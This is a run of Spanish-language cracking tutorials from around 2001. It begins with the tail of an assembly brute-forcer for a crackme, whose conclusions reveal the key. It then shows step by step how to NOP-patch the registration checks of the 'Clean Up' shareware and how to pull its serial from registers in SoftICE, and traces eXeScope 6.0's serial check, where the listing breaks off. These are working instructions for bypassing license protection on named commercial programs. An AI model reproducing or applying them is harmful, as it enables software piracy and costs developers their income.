            && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u"

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
            && al!= "e" && al!= "i" && al!= "o" && al!= "u"


        mov al, byte ptr [esi+5]

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
        && al!= "e" && al!= "i" && al!= "o" && al!= "u"

        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+4]

; estamos en el quinto caracter y vamos a ver 5º 6º y 7º si son consonantes

    .if ah!= "a" && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u" && ah!= "a" \
```

```
            && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u"

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
            && al!= "e" && al!= "i" && al!= "o" && al!= "u"


        mov al, byte ptr [esi+6]

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
        && al!= "e" && al!= "i" && al!= "o" && al!= "u"

        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+5]

; estamos en el sexto caracter y vamos a ver 6º 7º y 8º si son consonantes

    .if ah!= "a" && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u" && ah!= "a" \
            && ah!= "e" && ah!= "i" && ah!= "o" && ah!= "u"

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
            && al!= "e" && al!= "i" && al!= "o" && al!= "u"


        mov al, byte ptr [esi+7]

        .if al!= "a" && al!= "e" && al!= "i" && al!= "o" && al!= "u" && al!= "a" \
        && al!= "e" && al!= "i" && al!= "o" && al!= "u"

        jmp mas1
        .endif
    .endif
.endif


;*****************fin consonantes*******************************

;*************************************************************
; tres vocales seguidas tambien es tonto ¿no?
;*************************************************************

; ya lo tenemos en esi
; mov esi, offset buffer


mov ax, word ptr [esi+1]

; estamos en el segunod caracter y vamos a ver 2º 3º y 4º si son vocales

    .if ah== "a" || ah== "e" || ah== "i" || ah== "o" || ah== "u" || ah== "a" \
            || ah== "e" || ah== "i" || ah== "o" || ah== "u"

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"

; si llegamos aqui esque esi+1 y esi+2 son vocales

        mov al, byte ptr [esi+3]

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"
```

```
        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+2]

; estamos en el tercer caracter y vamos a ver 3º 4º y 5º si son vocales

    .if ah== "a" || ah== "e" || ah== "i" || ah== "o" || ah== "u" || ah== "a" \
            || ah== "e" || ah== "i" || ah== "o" || ah== "u"

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"

; si llegamos aqui esque esi+2 y esi+3 son vocales

        mov al, byte ptr [esi+4]

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"

        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+3]

; estamos en el cuarto caracter y vamos a ver 4º 5º y 6º si son vocales

    .if ah== "a" || ah== "e" || ah== "i" || ah== "o" || ah== "u" || ah== "a" \
            || ah== "e" || ah== "i" || ah== "o" || ah== "u"

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"


        mov al, byte ptr [esi+5]

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"

        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+4]

; estamos en el quinto caracter y vamos a ver 5º 6º y 7º si son vocales

    .if ah== "a" || ah== "e" || ah== "i" || ah== "o" || ah== "u" || ah== "a" \
            || ah== "e" || ah== "i" || ah== "o" || ah== "u"

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"


        mov al, byte ptr [esi+6]

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"
```

```
        jmp mas1
        .endif
    .endif
.endif


mov ax, word ptr [esi+5]

; estamos en el sexto caracter y vamos a ver 6º 7º y 8º si son vocales

    .if ah== "a" || ah== "e" || ah== "i" || ah== "o" || ah== "u" || ah== "a" \
            || ah== "e" || ah== "i" || ah== "o" || ah== "u"

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"


        mov al, byte ptr [esi+7]

        .if al== "a" || al== "e" || al== "i" || al== "o" || al== "u" || al== "a" \
            || al== "e" || al== "i" || al== "o" || al== "u"

        jmp mas1
        .endif
    .endif
.endif

;*****************************************************************
;
; no consentimos 3 b en las combinaciones
;
;*****************************************************************



mov bes, 0

mov ax, word ptr [esi+1]
.if ah=="b" || ah=="b"
inc bes
.endif

.if al=="b" || al=="b"
inc bes
.endif

mov ax, word ptr [esi+3]
.if ah=="b" || ah=="b"
inc bes
.endif

.if al=="b" || al=="b"
inc bes
.endif

mov ax, word ptr [esi+5]
.if ah=="b" || ah=="b"
inc bes
.endif

.if al=="b" || al=="b"
inc bes
.endif
```

```
mov ah, byte ptr [esi+7]
.if ah=="b" || ah=="b"
inc bes
.endif

.if bes >2
        jmp mas1
        .endif
;*****************************************************************
;
; no consentimos 3 c en las combinaciones
;
;*****************************************************************



mov ces, 0

mov ax, word ptr [esi+1]
.if ah=="c" || ah=="c"
inc ces
.endif

.if al=="c" || al=="c"
inc ces
.endif

mov ax, word ptr [esi+3]
.if ah=="c" || ah=="c"
inc ces
.endif

.if al=="c" || al=="c"
inc ces
.endif

mov ax, word ptr [esi+5]
.if ah=="c" || ah=="c"
inc ces
.endif

.if al=="c" || al=="c"
inc ces
.endif

mov ah, byte ptr [esi+7]
.if ah=="c" || ah=="c"
inc ces
.endif

.if ces >2
        jmp mas1
        .endif
;*****************************************************************
;
; no consentimos 3 d en las combinaciones
;
;*****************************************************************



mov des, 0

mov ax, word ptr [esi+1]
.if ah=="d" || ah=="d"
```

```
inc des
.endif

.if al=="d" || al=="d"
inc des
.endif

mov ax, word ptr [esi+3]
.if ah=="d" || ah=="d"
inc des
.endif

.if al=="d" || al=="d"
inc des
.endif

mov ax, word ptr [esi+5]
.if ah=="d" || ah=="d"
inc des
.endif

.if al=="d" || al=="d"
inc des
.endif

mov ah, byte ptr [esi+7]
.if ah=="d" || ah=="d"
inc des
.endif

.if des >2
        jmp mas1
        .endif


;*****************************************************************
;
; no consentimos 3 g en las combinaciones
;
;*****************************************************************


mov ges, 0

mov ax, word ptr [esi+1]
.if ah=="g" || ah=="g"
inc ges
.endif

.if al=="g" || al=="g"
inc ges
.endif

mov ax, word ptr [esi+3]
.if ah=="g" || ah=="g"
inc ges
.endif

.if al=="g" || al=="g"
inc ges
.endif

mov ax, word ptr [esi+5]
```

```
.if ah=="g" || ah=="g"
inc ges
.endif

.if al=="g" || al=="g"
inc ges
.endif

mov ah, byte ptr [esi+7]
.if ah=="g" || ah=="g"
inc ges
.endif

.if ges >2
        jmp mas1
        .endif

;*******************************************************************
;
; no consentimos 3 h en las combinaciones
;
;*******************************************************************

; la primera es una hache asi que haches ya vale 1

mov haches, 1

mov ax, word ptr [esi+1]
.if ah=="h" || ah=="h"
inc haches
.endif

.if al=="h" || al=="h"
inc haches
.endif

mov ax, word ptr [esi+3]
.if ah=="h" || ah=="h"
inc haches
.endif

.if al=="h" || al=="h"
inc haches
.endif

mov ax, word ptr [esi+5]
.if ah=="h" || ah=="h"
inc haches
.endif

.if al=="h" || al=="h"
inc haches
.endif

mov ah, byte ptr [esi+7]
.if ah=="h" || ah=="h"
inc haches
.endif

.if haches>2
        jmp mas1
        .endif
```

```
;*****************************************************************
;
; no consentimos 3 z en las combinaciones
;
;*****************************************************************


mov cetas, 0

mov ax, word ptr [esi+1]
.if ah=="z" || ah=="z"
inc cetas
.endif

.if al=="z" || al=="z"
inc cetas
.endif

mov ax, word ptr [esi+3]
.if ah=="z" || ah=="z"
inc cetas
.endif

.if al=="z" || al=="z"
inc cetas
.endif

mov ax, word ptr [esi+5]
.if ah=="z" || ah=="z"
inc cetas
.endif

.if al=="z" || al=="z"
inc cetas
.endif

mov ah, byte ptr [esi+7]
.if ah=="z" || ah=="z"
inc cetas
.endif

.if cetas >2
        jmp mas1
        .endif
;*****************************************************************
;
; no consentimos 2 j en las combinaciones
;
;*****************************************************************


mov jotas, 0

mov ax, word ptr [esi+1]
.if ah=="j" || ah=="j"
inc jotas
.endif

.if al=="j" || al=="j"
inc jotas
.endif

mov ax, word ptr [esi+3]
.if ah=="j" || ah=="j"
```

```
inc jotas
.endif

.if al=="j" || al=="j"
inc jotas
.endif

mov ax, word ptr [esi+5]
.if ah=="j" || ah=="j"
inc jotas
.endif

.if al=="j" || al=="j"
inc jotas
.endif

mov ah, byte ptr [esi+7]
.if ah=="j" || ah=="j"
inc jotas
.endif

.if jotas >1
        jmp mas1
        .endif


;*****************************************************************
;
; no consentimos 3 k en las combinaciones
;
;*****************************************************************


mov kas, 0

mov ax, word ptr [esi+1]
.if ah=="k" || ah=="k"
inc kas
.endif

.if al=="k" || al=="k"
inc kas
.endif

mov ax, word ptr [esi+3]
.if ah=="k" || ah=="k"
inc kas
.endif

.if al=="k" || al=="k"
inc kas
.endif

mov ax, word ptr [esi+5]
.if ah=="k" || ah=="k"
inc kas
.endif

.if al=="k" || al=="k"
inc kas
.endif

mov ah, byte ptr [esi+7]
.if ah=="k" || ah=="k"
inc kas
```

```
.endif

.if kas >2
        jmp mas1
        .endif
;*****************************************************************
;
; no consentimos 3 m en las combinaciones
;
;*****************************************************************



mov emes, 0

mov ax, word ptr [esi+1]
.if ah=="m" || ah=="m"
inc emes
.endif

.if al=="m" || al=="m"
inc emes
.endif

mov ax, word ptr [esi+3]
.if ah=="m" || ah=="m"
inc emes
.endif

.if al=="m" || al=="m"
inc emes
.endif

mov ax, word ptr [esi+5]
.if ah=="m" || ah=="m"
inc emes
.endif

.if al=="m" || al=="m"
inc emes
.endif

mov ah, byte ptr [esi+7]
.if ah=="m" || ah=="m"
inc emes
.endif

.if emes >2
        jmp mas1
        .endif

;*****************************************************************
;
; no consentimos 3 n en las combinaciones
;
;*****************************************************************



mov enes, 0

mov ax, word ptr [esi+1]
.if ah=="n" || ah=="n"
inc enes
.endif
```

```
.if al=="n" || al=="n"
inc enes
.endif

mov ax, word ptr [esi+3]
.if ah=="n" || ah=="n"
inc enes
.endif

.if al=="n" || al=="n"
inc enes
.endif

mov ax, word ptr [esi+5]
.if ah=="n" || ah=="n"
inc enes
.endif

.if al=="n" || al=="n"
inc enes
.endif

mov ah, byte ptr [esi+7]
.if ah=="n" || ah=="n"
inc enes
.endif

.if enes >2
        jmp mas1
        .endif
;*****************************************************************
;
; no consentimos 3 p en las combinaciones
;
;*****************************************************************



mov pes, 0

mov ax, word ptr [esi+1]
.if ah=="p" || ah=="p"
inc pes
.endif

.if al=="p" || al=="p"
inc pes
.endif

mov ax, word ptr [esi+3]
.if ah=="p" || ah=="p"
inc pes
.endif

.if al=="p" || al=="p"
inc pes
.endif

mov ax, word ptr [esi+5]
.if ah=="p" || ah=="p"
inc pes
.endif

.if al=="p" || al=="p"
```

```
inc pes
.endif

mov ah, byte ptr [esi+7]
.if ah=="p" || ah=="p"
inc pes
.endif

.if pes >2
        jmp mas1
        .endif

;*****************************************************************
;
; no consentimos 3 r en las combinaciones
;
;*****************************************************************



mov erres, 0

mov ax, word ptr [esi+1]
.if ah=="r" || ah=="r"
inc erres
.endif

.if al=="r" || al=="r"
inc erres
.endif

mov ax, word ptr [esi+3]
.if ah=="r" || ah=="r"
inc erres
.endif

.if al=="r" || al=="r"
inc erres
.endif

mov ax, word ptr [esi+5]
.if ah=="r" || ah=="r"
inc erres
.endif

.if al=="r" || al=="r"
inc erres
.endif

mov ah, byte ptr [esi+7]
.if ah=="r" || ah=="r"
inc erres
.endif

.if erres >2
        jmp mas1
        .endif

;*****************************************************************
;
; no consentimos 3 s en las combinaciones
;
;*****************************************************************
```

```
mov eses, 0

mov ax, word ptr [esi+1]
.if ah=="s" || ah=="s"
inc eses
.endif

.if al=="s" || al=="s"
inc eses
.endif

mov ax, word ptr [esi+3]
.if ah=="s" || ah=="s"
inc eses
.endif

.if al=="s" || al=="s"
inc eses
.endif

mov ax, word ptr [esi+5]
.if ah=="s" || ah=="s"
inc eses
.endif

.if al=="s" || al=="s"
inc eses
.endif

mov ah, byte ptr [esi+7]
.if ah=="s" || ah=="s"
inc eses
.endif

.if eses >2
        jmp mas1
        .endif
;*****************************************************************
;
; no consentimos 3 t en las combinaciones
;
;*****************************************************************



mov tes, 0

mov ax, word ptr [esi+1]
.if ah=="t" || ah=="t"
inc tes
.endif

.if al=="t" || al=="t"
inc tes
.endif

mov ax, word ptr [esi+3]
.if ah=="t" || ah=="t"
inc tes
.endif

.if al=="t" || al=="t"
inc tes
.endif
```

```
mov ax, word ptr [esi+5]
.if ah=="t" || ah=="t"
inc tes
.endif

.if al=="t" || al=="t"
inc tes
.endif

mov ah, byte ptr [esi+7]
.if ah=="t" || ah=="t"
inc tes
.endif

.if tes >2
        jmp mas1
        .endif

;*****************************************************************
;
; no consentimos 3 v en las combinaciones
;
;*****************************************************************



mov uves, 0

mov ax, word ptr [esi+1]
.if ah=="v" || ah=="v"
inc uves
.endif

.if al=="v" || al=="v"
inc uves
.endif

mov ax, word ptr [esi+3]
.if ah=="v" || ah=="v"
inc uves
.endif

.if al=="v" || al=="v"
inc uves
.endif

mov ax, word ptr [esi+5]
.if ah=="v" || ah=="v"
inc uves
.endif

.if al=="v" || al=="v"
inc uves
.endif

mov ah, byte ptr [esi+7]
.if ah=="v" || ah=="v"
inc uves
.endif

.if uves >2
        jmp mas1
        .endif
;*****************************************************************
```

```
;
; no consentimos 2 x en las combinaciones
;
;*****************************************************************



mov exis, 0

mov ax, word ptr [esi+1]
.if ah=="x" || ah=="x"
inc exis
.endif

.if al=="x" || al=="x"
inc exis
.endif

mov ax, word ptr [esi+3]
.if ah=="x" || ah=="x"
inc exis
.endif

.if al=="x" || al=="x"
inc exis
.endif

mov ax, word ptr [esi+5]
.if ah=="x" || ah=="x"
inc exis
.endif

.if al=="x" || al=="x"
inc exis
.endif

mov ah, byte ptr [esi+7]
.if ah=="x" || ah=="x"
inc exis
.endif

.if exis >1
        jmp mas1
        .endif

altajo:

mov esi, offset buffer
pusha
inc esi ;inc esi para saltarse la h
xor eax, eax
xor edx, edx
dec esi
mov eax, 0f1c05789h ;este nº raro es para saltarse la comprovacion
a3: ;de la 1ª h (nos evitamos un bucle de ffff ciclos)
inc esi
xor ah,[esi]
a0:
xor al, dl
add eax, 04e493220h
mov cl, al
ror eax, cl
xor eax, 055aa5a5ah
dec dx
```

```
jnz a0
cmp byte ptr [esi+1], 0 ;en el ultimo bucle esi apunta a 0
jnz a3 ;por lo tanto siempre tendremos el mismo resultado
xor eax, 0d202eef9h ;de esta forma nos evitamos otro bucle de ffffh ciclos
popa
jz escribir
jmp mas1


leer:
pusha
invoke createfile,addr archivo, \
generic_read+generic_write, \
null, \
null, \
open_existing, \
file_attribute_normal, \
null
mov hfichero, eax
invoke getfilesize,hfichero,null
mov fsize, eax
mov eax, 0ffffh
invoke globalalloc, null,eax
mov memptr,eax
invoke readfile,hfichero,memptr,fsize,addr bread,null
mov eax, memptr
add eax, fsize
sub eax, 0ah
invoke lstrcpyn,addr buffer , ; copio la cadena
eax,
9
;invoke globalfree, memptr
invoke closehandle, hfichero
popa
ret
escribir:
pusha
invoke createfile,addr archivo, \
generic_read+generic_write, \
null, \
null, \
open_existing, \
file_attribute_normal, \
null
mov hfichero, eax
invoke getfilesize,hfichero,null
mov fsize,eax
; add eax, 0ah
; invoke globalrealloc,memptr ,eax,null
;mov memptr,eax
invoke readfile,hfichero,memptr,fsize,addr bread,null
mov ebx, memptr
add ebx, fsize
invoke lstrcpyn,ebx , ; copio la cadena
addr buffer,
9

mov dword ptr [ebx+8], 0a0dh
mov ebx, fsize
add ebx, 0ah
push ebx
pop fsize
```

```
invoke setfilepointer,hfichero,null,null,file_begin
invoke writefile,hfichero,memptr,fsize,addr bwrite,null
; invoke globalfree, memptr
invoke closehandle, hfichero
popa
jmp mas1

fin:
invoke messagebox,null,addr sacabo,addr marmota,mb_ok
invoke exitprocess,hinstance


end start
```

conclusiones

creo necesario puntualizar algunos detalles que considero importantes.

- casi al final del codigo, están las rutinas que comprueban si la cadena pasa los test. observad como se ha optimizado el codigo para aumentar la velocidad de proceso. podréis ver anotaciones que hemos ido haciéndonos sobre la marcha para sacarle el mayor partido posible.
- hay muchas combinaciones que pasan los test y producen en el crackme el desencriptado del codigo. opino que es un fallo grave en la estructura del programa, ya que genera codigo impredecible y despues lo ejecuta. no se han dado casos de situaciones graves, pero estas cosas son peligrosas ;-).
- crack el destripador opina que tal y como esta planteada la protección, no tiene viabilidad comercial, ya que depende de un único serial, y ya sabemos todos como circulan los seriales xdddd. sería interensate este tipo de protección si el serial se montara en base a alguna peculiaridad del equipo donde rueda como por ejemplo el número de serie de windows.
- como el marm6.exe funciona en segundo plano y el sistema estaba bajo minimos para aumentar el tiempo de procesador dedicado al fb, utilizamos pupe para visualizar la evolucion de las combinaciones y matar el proceso cuando teniamos que ocuparnos de otras cosas.
- agradecer a todos los que por unos días nos prestaron algo de su tiempo de procesador y corrieron en sus maquinas el marm6.exe

crick
avalanche
jjkay
coheta

un saludo muy especial a jotake y a crick que también invirtieron su tiempo en desentrañar el misterio de la clave del crackme #2 de ni2.

antes de que se me olvide... la clave es **heyboyos**

marmota & crack el destripador a 31 de diciembre de 2000.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **clean up**

PROTECCION:	**nombre de usuario / serial**
Objetivo:	Encontrar el serial.
Descripcion:	**????????????**
Dificultad:	**newbie+**
DOWNLOAD:	http://www.worlinx.net/pqehart
Herramientas:	**w32dasm, editor hexa, softice 4.05**
CRACKER:	**§mÂ$|-| & !<@ßØ0m**

FECHA: **22/01/2001**

introduccion

ah.. un tutorial más.. qué tal te pareció el otro?? bien?? mal?? regular??.. bueno.. ésta vez atacaremos el programa con el desensamblador en lugar del soft ice..

el clean up sirve para limpiar los archivos "innecesarios" del disco.. una buena aplicación pero no vale 20 dlls!!! mucho menos la licencia de 1000 dlls!! la verdad no sé cómo se venden éstos productos.. pero bueno.. empecemos!!!

al atake

ok.. abrimos el ejecutable.. hmm?? no hay banner ni algo que nos diga que tenemos que comprar.. tratemos de registrarons.. file>register.. ponemos nuestros datos..

hmm.. 2 mensajes.. "invalid characters in user name".. no le gustaron mis garabatos.. pero.. ni modo.. "name / code mismatch try again" qué feo mensaje no?? bueno.. ya tenemos una pista.. ataquemos por ahí.. abrimos el w32dasm... disassembler> open file to disassemble... buscamos nuestro programa víctima y lo abrimos.. esperamos unos cuantos segun2.. y listo.. damos click en y aparecerá una ventanita.. buscamos nuestro "textito".. y unas 3 o 4 pantallas abajo lo encontramos.. damos doble click y aparecemos en un lugar parecido a ésto..

```
* referenced by a (u)nconditional or (c)onditional jump at addresses:
|:004090e6(c), :00409100(c)
|
:0040916c 6a00                    push 00000000
:0040916e 6a00                    push 00000000
```

* possible stringdata ref from data obj ->"name / code mis-match. try again."
|
:00409170 68e4714100 push 004171e4

hmm.. muy bonito.. debemos parchear ésos 2 saltos condicionales ´pa que nunca llegue al mensaje de error.. vamos a la primera.. presionamos goto>code location y apuntamos 004090e6 .. así llegaremos a..

```
:004090e6 0f8580000000            jne 0040916c
```

ok!! miramos el offset <un numerito que está hasta abajo de la pantalla del w32dasm y termina en h, por ejemplo aquí es.. 000090e6h la "h" significa hexadecimal, en el work shop <el editor hexa> pondremos "90e6" notemos que no se ponen los 0s y tampoco la h..

muy bien!!! ahora busquemos el siguiente.. ya sabes.. goto>code location y anotamos 00409100 ahora.. llegamos aquí..

:00409100 746a je 0040916c

miramos el offset y es.. 90e6..

muy bien!! abrimos el hex workshop <puedes usar tu editor hexadecimal favorito!!> y reemplazamos..

```
000090D8 C645 FC01 8D4D 88E8 EC01 0000 85C0 9090 9090 9090 .E...M..............
000090EC 8D4D EC51 8D55 8852 E807 CBFF FF25 FF00 0000 85C0 .M.Q.U.R.....%......
00009100 9090 E8A9 89FF FF89 4584 8D4D F0E8 8E89 FFFF 5068 ..._.....E..M......Pł
00009114 A871 4100 68B0 7141 008B 4584 8B88 C400 0000 E861 .qA.h.qA..E........a
```

ahora salimos.. nos preguntará si queremos salvar.. decimos que sí <si te dice que hay error o estás corriendo el programa o estás en el w32 dasm, deberás cerrarlo> ahora, nos pregunta que si queremos hacer copia de seguridad.. decimos que sí..

ahora corramos el clean up.. ponemos cualquier nombre.. y..

sí!! ahora la prueba de fuego.. cerremos el programa y volvamos a abrirlo..

qué!?!? qué pasó!??! no nos registró!!! sólo nos mostró el mensaje!!! hmm.. borramos el ejecutable y le cambiamos el nombre al archivo "cleanup.bak" a "cleanup.exe"..

aquí es donde entra el amado softice!!! abramos el symbol loader <el programa que está junto al directorio del soft ice.. el ejecutable llamado "loader32.exe"> ahora démosle file>open module buscamos el programa y lo cargamos.. ahora presionamos y entraremos al soft ice.. ahí pondremos el salto que vimos en el w32 dasm.. pero cuál?? probemos el 00409100 así que..

bpx 00409100

damos enter y ctrl+d.. ahora estamos en el programa.. damos file>register... ponemos nuestros datos..

name: smash <-- ok.. ya que no aceptó mis garabatos

code: 1111

muuuy bien!! damos enter y entraremos al soft ice.. nos damos cuenta que estamos en el ejecutable.. desde aquí buscaremos nuestro #.. busquemos algo sospechoso..

d eax <-- nada

d ebx <-- nada..

d ecx <-- bien!! nuestro #!!! debemos estar cerca!! *

d edx <-- un # sospechoso.. apuntémoslo.. *

veamos.. mi serial es d168cfa5.. entonces ponemos.. file>register

name: smash

code: d16bcfa5

extrañamente, si nuestro # está en letras minúsculas, el programa no lo acepta.. y el código de registro es diferente para cada usuario..

*nota!! algo muy común que me pasaba al leer otros tutoriales es que decía de forma similar a ésta que estoy presentando.. lo que yo no sabía es dónde estaba mi número.. pues bien, al entrar al softice, podemos ver 3 ventanas con flechitas, si no tenemos el mouse activado tendremos que movernos con las teclas.. para movernos dentro de la pantalla de en 1/2 <donde está el lenguaje del ensamblador> damos ctrl+arriba o abajo y arriba de ésta pantalla hay otra.. con los valores en hex.. a ésta la movemos con alt+arriba/abajo.. aquí veremos nuestro número y el número "bueno"..

despedida

como dije en mi tutorial pasado.. éste tutorial es de un newbie para un newbie.. lo hago para compartir mis conocimientos y escribir tutoriales como me hubiera gustado que me enseñaran a mí.. creo que ya me gustó hacer tutoriales jeje.. es divertido!!

como en cada tutorial.. quiero recalcar que por ningún motivo tratamos de perjudicar el trabajo del programador!!! al contrario!! tratamos de mejorar las protecciones de los programas que ellos hacen!! y para quien se dedica a desprotegerlos.. es con solo fines intelectuales.. no lucrativos!!

por segunda vez, quiero agradecer a la compilación de tutoriales del pr@fesor_x y por su apoyo personal para hacer éste

tutorial.. también a la gran página de karpoff.. posiblemente la mejor página de tutoriales en español!! y.. finalmente.. a quien se tomó la molestia de leer éste tutorial..

si tienes dudas, a smash@gamehacks.net "porqué ésto.. porqué aquello??" son aceptables.. más, como la mayoría de los crackers no aceptamos "cómo se hace??" "me podrías crackear..??" para éso es éste tutorial!! para aprender!! si te gusta el programa y estás seguro que lo usarás.. cómpralo!! y recompensa el trabajo del programador!!

salu2 a to2 los crackers de lengua española!!

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: eXeScope 6.0

PROTECCION:	Serial.
Objetivo:	Conseguir el número y hacer la plantilla para obtenerlos.
Descripcion:	Permite conocer datos de un programa y efectuar modificaciones cosméticas (menús, iconos, etc.)
Dificultad:	Novato
DOWNLOAD:	http://welcome.to/karpoff
Herramientas:	**Softice**
CRACKER:	**Caos reptante** **FECHA:** **01/01/01**

introduccion

este programa pide que nos registremos si vamos a usarlo durante más de dos semanas y nos permite hacerlo introduciendo un número de serie correcto. en la mayoría de programas -como en este caso-, cuando se introduce un número erróneo -por equivocación, naturalmente ;o) -nos aparece un mensaje más o menos contundente diciendo que nos hemos equivocado; algunos programadores más astutos omiten este mensaje para dificultar la honesta labor de las buenas gentes que se dedican a crackear programas. pero lo que casi siempre aparece cuando se introduce el número correcto, es un mensaje dando las gracias por registrarse etc. -lo cual es muy gratificante- :o) . pues en este caso no aparece nada, ni da las gracias, ni aparece como registrado en *about exescope…* ni nada. la única manera de saber con seguridad que el programa está registrado es modificar un programa un par de veces, ya que la versión no registrada sólo permite hacerlo una vez. es lamentable que después de gastarse uno sus buenos dineros ni siquiera se le den las gracias… :´o(

al atake

en primer lugar, trataremos de registrarnos (en help / regist) introduciendo nuestro nombre y número, pero este va a ser un tutorial tramposo y vamos a poner un número casi bueno, ya que esto va a facilitar la explicación del proceso de comprobación del serial number. en cuanto al nombre, como veremos, no tiene ninguna relación con dicho proceso. pondremos pues: caos reptante y 12345a1910. antes de pulsar ok, haremos ctrl+d para entrar en el softice e introduciremos el correspondiente breakpoint, en este caso recurriremos al casi infalible **bpx hmemcpy**, ya que si probamos **bpx getdlgitemtexta** o **bpx getwindowtexta** que son las alternativas más corrientes veremos que son menos infalibles. a continuación pulsaremos f5 para volver al exescope. ¡plof! al pulsar ok, ha actuado el softice y vemos que nos hemos caído en kernel.
de nuevo le damos a f5, ya que hay que leer dos cadenas de texto. ahora hay que salir de aquí y volver al exescope. pulsamos f12 siete veces y aparecemos aquí:

```
0167:00437922 5e             pop esi
0167:00437923 5b             pop ebx
0167:00437924 c3             ret
```

empezamos a tracear con f10, vemos varios calls a la vuelta de los cuales el programa ejecuta algunas instrucciones que no parecen tener interés para nosotros. pero al llegar aquí:

```
0167:004807d1 e85a790000     call 00488130
0167:004807d6 84c0           test al, al
0167:004807d8 0f848d000000   je 0048086b
```

vemos que al regresar del call comprueba el valor de al. como nuestro número no es lo bastante bueno, el valor de eax será 0, y si continuamos, se efectuará el salto y caeremos en el foso de los cocodrilos. también podemos cambiar el valor a 1 mediante **r eax** y el programa quedará registrado. no es eso lo que queremos… de momento, y por lo tanto entraremos en el call.

```
0167:00488130 55             push ebp
0167:00488131 8bec           mov ebp, esp
0167:00488133 51             push ecx
0167:00488134 53             push ebx
0167:00488135 8955fc         mov dword ptr [ebp-04], edx
0167:00488138 8b45fc         mov eax, dword ptr [ebp-04]
0167:0048813b e8f0bbf7ff     call 00403d30

0167:00403d30 85c0           test eax, eax
0167:00403d32 7409           je 00403d3d
0167:00403d34 8b50f8         mov edx, dword ptr [eax-08]
0167:00403d37 42             inc edx
0167:00403d38 7e03           jle 00403d3d
0167:00403d3a 8950f8         mov dword ptr [eax-08], edx
0167:00403d3d c3             ret

0167:00488140 33c0           xor eax, eax
0167:00488142 55             push ebp
0167:00488143 68b2814800     push 004881b2
0167:00488148 64ff30         push dword ptr fs:[eax]
0167:0048814b 648920         mov dword ptr fs:[eax], esp
0167:0048814e 33db           xor ebx, ebx
0167:00488150 8b45fc         mov eax, dword ptr [ebp-04]
0167:00488153 e824baf7ff     call 00403b7c
```

aquí empieza lo interesante :o)

```
0167:00403b7c 85c0           test eax, eax      <- comprueba la longitud del número
0167:00403b7e 7403           je 00403b83           introducido, si es cero, salta
0167:00403b80 8b40fc         mov eax, dword ptr [eax-04]
0167:00403b83 c3             ret

0167:00488158 83f80a         cmp eax, 0000000a  <- comprueba que el número es de 10
                                                      cifras
0167:0048815b 753f           jne 0048819c
```

```
0167:0048815d 8b55fc         mov edx, dword ptr [ebp-04] <- la dirección del número
0167:00488160 b8c8814800     mov eax, 004881c8           <- la dirección de un string
                                                            interesante:"a1910"
0167:00488165 e89ebcf7ff     call 00403e08

0167:00403e08 85c0           test eax, eax
0167:00403e0a 7440           je 00403e4c
0167:00403e0c 85d2           test edx, edx
0167:00403e0e 7431           je 00403e41
0167:00403e10 53             push ebx
0167:00403e11 56             push esi
0167:00403e12 57             push edi
0167:00403e13 89c6           mov esi, eax       <- la dirección de "a1910"
0167:00403e15 89d7           mov edi, edx       <- la dirección de nuestro número
0167:00403e17 8b4ffc         mov ecx, dword ptr [edi-04]   <- a=longitud del número
0167:00403e1a 57             push edi
0167:00403e1b 8b56fc         mov edx, dword ptr [esi-04]   <- 5=longitud de "a1910"
0167:00403e1e 4a             dec edx                       <- 4
0167:00403e1f 781b           js 00403e3c                   <- salta si edx=0
0167:00403e21 8a06           mov al, byte ptr [esi]        <- 41=código ascii de "a"
0167:00403e23 46             inc esi                       <- apunta ahora a "1910"
0167:00403e24 29d1           sub ecx, edx                  <- a-4=6
0167:00403e26 7e14           jle 00403e3c                  <- no salta
0167:00403e28 f2ae           repnz scasb        <- busca entre los 6 primeros
                                          caracteres (ecx)la letra "a" (al)
0167:00403e2a 7510           jne 00403e3c       <- no salta (la ha encontrado)
0167:00403e2c 89cb           mov ebx, ecx
0167:00403e2e 56             push esi           <- la dirección de "1910"
0167:00403e2f 57             push edi           <- la dirección de nuestro número 0167:00403e30
89d1           mov ecx, edx       <- 4
0167:00403e32 f3a6           repz cmpsb  <- compara los 4 (ecx) caracteres que siguen
                                   a "a" para ver si son "1910" (edi/esi)
0167:00403e34 5f             pop edi
